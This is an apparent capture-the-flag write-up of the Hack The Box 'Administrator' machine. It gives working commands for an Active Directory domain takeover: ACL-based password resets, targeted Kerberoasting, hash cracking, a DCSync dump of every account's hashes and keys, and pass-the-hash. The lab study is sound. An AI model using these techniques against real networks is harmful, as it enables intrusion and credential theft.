
Máquina Administrator



Introduction

Administrator is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3 file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.

Machine Description

Name: Administrator

Goal: Get two flags

Difficulty: Medium

Operating System: Windows

link: https://app.hackthebox.com/machines/634

PDF Link

• PDF:

Reconnaissance

This machines is provided with the next initial credentials Olivia:ichliebedich

```
> sudo nmap -sS -p- --open --min-rate 5000 -n -Pn 10.129.84.10 -oG nmap/scan1.txt
[sudo] password for belin:
Starting Nmap 7.98 (https://nmap.org) at 2025-10-30 09:42 +0100
Nmap scan report for 10.129.84.10
Host is up (0.18s latency).
Not shown: 64154 closed tcp ports (reset), 1356 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
21/tcp open ftp
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
54690/tcp open unknown
54697/tcp open unknown
54702/tcp open unknown
54711/tcp open unknown
54724/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 35.47 seconds
```

As usal in Active Directory, we encountered a bunch of ports and services which we can highlight **kerberos**, **Idap**, **smb**, **winrm** and especially **ftp** this time since is not always common in Active Directory.

The first think we can try is attempt to login as anonymous in the FTP service

```
> ftp 10.129.84.10

Connected to 10.129.84.10.

220 Microsoft FTP Service

Name (10.129.84.10:belin): Olivia

331 Password required

Password:

530 User cannot log in, home directory inaccessible.

ftp: Login failed.

Remote system type is Windows_NT.

ftp>
```

It didn't work, then the next thing we can do, is start to enumerate resources, users and more using the credentials given using **netexec**

```
> nxc smb 10.129.84.10 -u 'Olivia' -p 'ichliebedich' --shares
SMB
         10.129.84.10 445 DC
                                      [*] Windows Server 2022 Build 20348 x64 (name:DC)
(domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB
         10.129.84.10 445 DC
                                      [+] administrator.htb\Olivia:ichliebedich
SMB
         10.129.84.10 445
                                      [*] Enumerated shares
                           DC
                                      Share
SMB
         10.129.84.10 445
                           DC
                                                 Permissions
                                                              Remark
SMB
         10.129.84.10 445
                           DC
SMB
         10.129.84.10 445
                                                             Remote Admin
                           DC
                                      ADMIN$
SMB
         10.129.84.10 445
                           DC
                                      C$
                                                         Default share
SMB
         10.129.84.10 445
                           DC
                                      IPC$
                                                 READ
                                                             Remote IPC
         10.129.84.10 445
                                                      READ
SMB
                           DC
                                       NETLOGON
                                                                   Logon server share
         10.129.84.10 445 DC
SMB
                                      SYSVOL
                                                    READ
                                                                Logon server share
```

Since **IPC\$** as read permissions, we can do a **rid brute** attack:

```
SHELL
> nxc smb 10.129.84.10 -u 'Olivia' -p 'ichliebedich' --rid-brute
SMB
         10.129.84.10 445 DC
                                      [*] Windows Server 2022 Build 20348 x64 (name:DC)
(domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB
         10.129.84.10 445
                           DC
                                      [+] administrator.htb\Olivia:ichliebedich
SMB
         10.129.84.10 445 DC
                                      498: ADMINISTRATOR\Enterprise Read-only Domain Controllers
(SidTypeGroup)
SMB
         10.129.84.10 445 DC
                                      500: ADMINISTRATOR\Administrator (SidTypeUser)
SMB
         10.129.84.10 445 DC
                                      501: ADMINISTRATOR\Guest (SidTypeUser)
SMB
                                      502: ADMINISTRATOR\krbtgt (SidTypeUser)
         10.129.84.10 445
                           DC
SMB
         10.129.84.10 445
                           DC
                                      512: ADMINISTRATOR\Domain Admins (SidTypeGroup)
SMB
         10.129.84.10 445
                           DC
                                      513: ADMINISTRATOR\Domain Users (SidTypeGroup)
SMB
         10.129.84.10 445
                           DC
                                      514: ADMINISTRATOR\Domain Guests (SidTypeGroup)
         10.129.84.10 445
SMB
                           DC
                                      515: ADMINISTRATOR\Domain Computers (SidTypeGroup)
```

```
SMB
         10.129.84.10 445
                                     516: ADMINISTRATOR\Domain Controllers (SidTypeGroup)
                          DC
SMB
         10.129.84.10 445
                                     517: ADMINISTRATOR\Cert Publishers (SidTypeAlias)
                          DC
SMB
        10.129.84.10 445
                          DC
                                     518: ADMINISTRATOR\Schema Admins (SidTypeGroup)
SMB
        10.129.84.10 445
                          DC
                                     519: ADMINISTRATOR\Enterprise Admins (SidTypeGroup)
                                     520: ADMINISTRATOR\Group Policy Creator Owners (SidTypeGroup)
SMB
         10.129.84.10 445
                          DC
SMB
        10.129.84.10 445
                                     521: ADMINISTRATOR\Read-only Domain Controllers
                          DC
(SidTypeGroup)
SMB
        10.129.84.10 445
                          DC
                                     522: ADMINISTRATOR\Cloneable Domain Controllers (SidTypeGroup)
SMB
        10.129.84.10 445
                                     525: ADMINISTRATOR\Protected Users (SidTypeGroup)
                          DC
SMB
        10.129.84.10 445
                                     526: ADMINISTRATOR\Key Admins (SidTypeGroup)
                          DC
                                     527: ADMINISTRATOR\Enterprise Key Admins (SidTypeGroup)
SMB
        10.129.84.10 445
                          DC
SMB
        10.129.84.10 445
                                     553: ADMINISTRATOR\RAS and IAS Servers (SidTypeAlias)
                          DC
                                     571: ADMINISTRATOR\Allowed RODC Password Replication Group
SMB
        10.129.84.10 445
                          DC
(SidTypeAlias)
        10.129.84.10 445
SMB
                          DC
                                     572: ADMINISTRATOR\Denied RODC Password Replication Group
(SidTypeAlias)
SMB
        10.129.84.10 445
                                     1000: ADMINISTRATOR\DC$ (SidTypeUser)
                          DC
SMB
        10.129.84.10 445
                          DC
                                     1101: ADMINISTRATOR\DnsAdmins (SidTypeAlias)
SMB
        10.129.84.10 445
                                     1102: ADMINISTRATOR\DnsUpdateProxy (SidTypeGroup)
                          DC
SMB
        10.129.84.10 445
                          DC
                                     1108: ADMINISTRATOR\olivia (SidTypeUser)
SMB
        10.129.84.10 445
                          DC
                                     1109: ADMINISTRATOR\michael (SidTypeUser)
SMB
        10.129.84.10 445
                                     1110: ADMINISTRATOR\benjamin (SidTypeUser)
                          DC
SMB
        10.129.84.10 445
                          DC
                                     1111: ADMINISTRATOR\Share Moderators (SidTypeAlias)
SMB
                                     1112: ADMINISTRATOR\emily (SidTypeUser)
        10.129.84.10 445
                          DC
SMB
        10.129.84.10 445
                                     1113: ADMINISTRATOR\ethan (SidTypeUser)
                          DC
SMB
         10.129.84.10 445
                                     3601: ADMINISTRATOR\alexander (SidTypeUser)
                          DC
SMB
         10.129.84.10 445
                          DC
                                     3602: ADMINISTRATOR\emma (SidTypeUser)
```

Using regex we can clear the output and make a user list

```
> cat content/users | grep SidTypeUser | awk '{print $2}' | cut -d '\' -f2

Administrator

Guest
krbtgt

DC$
olivia
michael
benjamin
emily
ethan
alexander
emma
```

Next thing I thought was check if Olivia has shell access by levering the open winrm service

```
      Image: Description of the content o
```

```
(domain:administrator.htb)

WINRM 10.129.84.10 5985 DC [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)
```

Indeed we have shell access, this is important to know for later.

Now we can also expand the enumeration using **bloodhound**

```
SHELL
> sudo bloodhound-python -u 'Olivia' -p 'ichliebedich' -ns 10.129.84.10 -d administrator.htb -c all -o
content/blood/blood
[sudo] password for belin:
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error
(dc.administrator.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 09S
```

We zip the files and upload the zip in bloohound

```
> Is
□ blood_20251030101126_computers.json □ blood_20251030101126_domains.json □

blood_20251030101126_groups.json □ blood_20251030101126_users.json
□ blood_20251030101126_containers.json □ blood_20251030101126_gpos.json □

blood_20251030101126_ous.json
> zip blood blood*


adding: blood_20251030101126_computers.json (deflated 75%)
adding: blood_20251030101126_containers.json (deflated 93%)

adding: blood_20251030101126_domains.json (deflated 79%)
adding: blood_20251030101126_gpos.json (deflated 85%)

adding: blood_20251030101126_groups.json (deflated 94%)
adding: blood_20251030101126_ous.json (deflated 69%)

adding: blood_20251030101126_users.json (deflated 94%)
```

The first think we can notice if we see the **Olivia's outbound** is that Olivia has **GenericAll** in Michael user, then we can abuse this changing his password.



Explotation

Since I couldn't make the abuse from Linux, I had to make it from the Windows directly.

```
evil-winrm -i 10.129.84.10 -u Olivia -p ichliebedich
```

Though not recommended, we can simply use **net** in order to change the michael password with ease.

```
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael Password123! /domain
The command completed successfully.
```

Once changed, we can check if it worked using **netexec**

```
> nxc smb 10.129.84.10 -u 'michael' -p 'Password123!'


SMB 10.129.84.10 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC)

(domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)

SMB 10.129.84.10 445 DC [+] administrator.htb\michael:Password123!
```

Privilage Escalation

Now as Michael context, we have **ForceChangePassword** in Benjamin user what basically means that we can change Benjamin's password.



We can quickly check if Michael has access with winrm

```
      Image: Notice wind the control of t
```

With -X flag we can execute command directly:

```
SHELL
> nxc winrm 10.129.84.10 -u 'michael' -p 'Password123!' -X "net user benjamin Password1234! /domain"
WINRM
           10.129.84.10 5985 DC
                                          [*] Windows Server 2022 Build 20348 (name:DC)
(domain:administrator.htb)
WINRM
           10.129.84.10 5985 DC
                                          [+] administrator.htb\michael:Password123! (Pwn3d!)
           10.129.84.10 5985 DC
WINRM
                                          [+] Executed command (shell type: powershell)
WINRM
           10.129.84.10 5985 DC
                                          [-] System error 5 has occurred.
WINRM
           10.129.84.10 5985 DC
                                          [-] System.Management.Automation.RemoteException
WINRM
           10.129.84.10 5985 DC
                                          [-] Access is denied.
WINRM
           10.129.84.10 5985 DC
                                          [-] System.Management.Automation.RemoteException
```

This time, we can not use **net** in order to change Benjamin's password, so this time we can use **PowerView** to achieve it:

```
*Evil-WinRM* PS C:\Users\michael\Documents> upload PowerView.ps1
```

```
Manifest 3.1.0.0 Microsoft.PowerShell.Utility {Add-Member, Add-Type, Clear-Variable, Compare-Object...}

Script 0.0 PowerView
```

Now we change the password as follows:

```
*Evil-WinRM* PS C:\Users\michael\Documents> $SecPassword = ConvertTo-SecureString 'Password123!' -
AsPlainText -Force

*Evil-WinRM* PS C:\Users\michael\Documents> $Cred = New-Object
System.Management.Automation.PSCredential('administrator.htb\benjamin', $SecPassword)

*Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword = ConvertTo-SecureString 'Password123!' -
AsPlainText -Force

*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity benjamin -AccountPassword
$UserPassword -Credential $Cred
```

Finally, **Set-DomainUserPassword** from PowerView to change it:

```
*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity benjamin -AccountPassword

$UserPassword
```

After all the commands, again we can use **netexec** to check if the password were changed


```
> nxc smb 10.129.84.10 -u 'benjamin' -p 'Password123!'

SMB 10.129.84.10 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC)

(domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)

SMB 10.129.84.10 445 DC [+] administrator.htb\benjamin:Password123!
```

After a while I was trying to see if Benjamin belonged any sensible group, He belongs to **Pre-Windows 2000 Compatible Access** which can be exploitable but not this time.



So here, we must go back and remember the FTP service which we can notice Benjamin has access by attempting to login

SHELL **>** ftp 10.129.84.10 Connected to 10.129.84.10. 220 Microsoft FTP Service Name (10.129.84.10:belin): benjamin 331 Password required Password: 230 User logged in. Remote system type is Windows_NT.


SHELL ftp> dir 200 PORT command successful. 125 Data connection already open; Transfer starting.

10-05-24 09:13AM 952 Backup.psafe3
226 Transfer complete.


After getting the .psafe3 file, we can see that is protected with a passphare so we can get its hash and crack it using hashcat or john



After getting his password, we can access the file using pwsafe or other software.



Since here and viewing these three users, the most interesting one is **Emily** so that she has GenericWrite in **Ethan** and **Ethan** hash **DCSync** to the Domain Controller.



In order to abuse \mbox{Ethan} , we can use $\mbox{targetedkerberoast}$ after we add \mbox{Ethan} to $\mbox{servicePrincipalName}(SPN)$

Evil-WinRM PS C:\Users\emily\Documents> Get-DomainUser ethan | Select-Object -ExpandProperty serviceprincipalname | Idap/administrator.htb

Set-DomainObject -Identity 'ethan' -Set @{serviceprinci palname='ldap/administrator.htb'}

Then, we use targetedkerberoast in order to obtain his tgs

 \gt sudo targetedkerberoast -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip 10.129.84.10

- [*] Starting kerberoast attacks
- [*] Fetching usernames from Active Directory with LDAP
- [+] Printing hash for (ethan)

The next step is crack his tgs:

hashcat -m 13100 ../content/ethan_tgs /usr/share/wordlists/rockyou.txt

SHELL

pass -> limpbizkit

SHELL

Again, we can check the password obtained using **netexec**

> nxc smb 10.129.84.10 -u 'ethan' -p 'limpbizkit'

SMB 10.129.84.10 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC)

(domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)

SMB 10.129.84.10 445 DC [+] administrator.htb\ethan:limpbizkit

The last step knowing that Ethan has **DCSync** is dump all the NTLM hashes using the classic tool **secretsdump**

> secretsdump.py -just-dc administrator/ethan@10.129.84.10

SHELL

/usr/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.

import pkg resources

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::

administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::

administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::

administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee;2b576acbe6bcfda7294d6bd18041b8fe:::

administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::

administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::

administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::

administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::

DC\$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::

[*] Kerberos keys grabbed

Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664 Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2

Administrator:des-cbc-md5:403286f7cdf18385

krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648

krbtgt: aes 128-cts-hmac-sha1-96: aadb 89e07c87bcaf9c540940fab4af94

krbtgt: des-cbc-md5: 2c0bc7d0250dbfc7

administrator.htb\olivia:aes256-cts-hmac-sha1-

96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3

administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48

administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9

administrator.htb\michael:aes256-cts-hmac-sha1-

96:7a206ee05e894781b99a0175a7fe6f7e1242913b2ab72d0a797cc45968451142

administrator.htb\michael:aes128-cts-hmac-sha1-96:b0f3074aa15482dc8b74937febfa9c7e

administrator.htb\michael:des-cbc-md5:2586dc58c47c61f7

administrator.htb\benjamin:aes256-cts-hmac-sha1-

96:36cfe045bc49eda752ca34dd62d77285b82b8c8180c3846a09e4cb13468433a9

 $administrator. htb \verb|\benjamin:aes128-cts-hmac-sha1-96:2cca9575bfa7174d8f3527c7e77526e5$

```
administrator.htb\benjamin:des-cbc-md5:49376b671fadf4d6
administrator.htb\emily:aes256-cts-hmac-sha1-
96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-
96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-
96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-
96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
```

Once we've gotten the Administrator's hash, we can do Pass-The-Hash either using netexec or psexec.

```
      Nace winrm
      10.129.84.10 -u 'Administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e' -X "whoami"

      WINRM
      10.129.84.10
      5985
      DC
      [*] Windows Server 2022 Build 20348 (name:DC)

      (domain:administrator.htb)
      WINRM
      10.129.84.10
      5985
      DC
      [+]

      administrator.htb\Administrator:3dc553ce4b9fd20bd016e098d2d2fd2e (Pwn3d!)
      WINRM
      10.129.84.10
      5985
      DC
      [+] Executed command (shell type: powershell)

      WINRM
      10.129.84.10
      5985
      DC
      administrator\administrator\administrator
```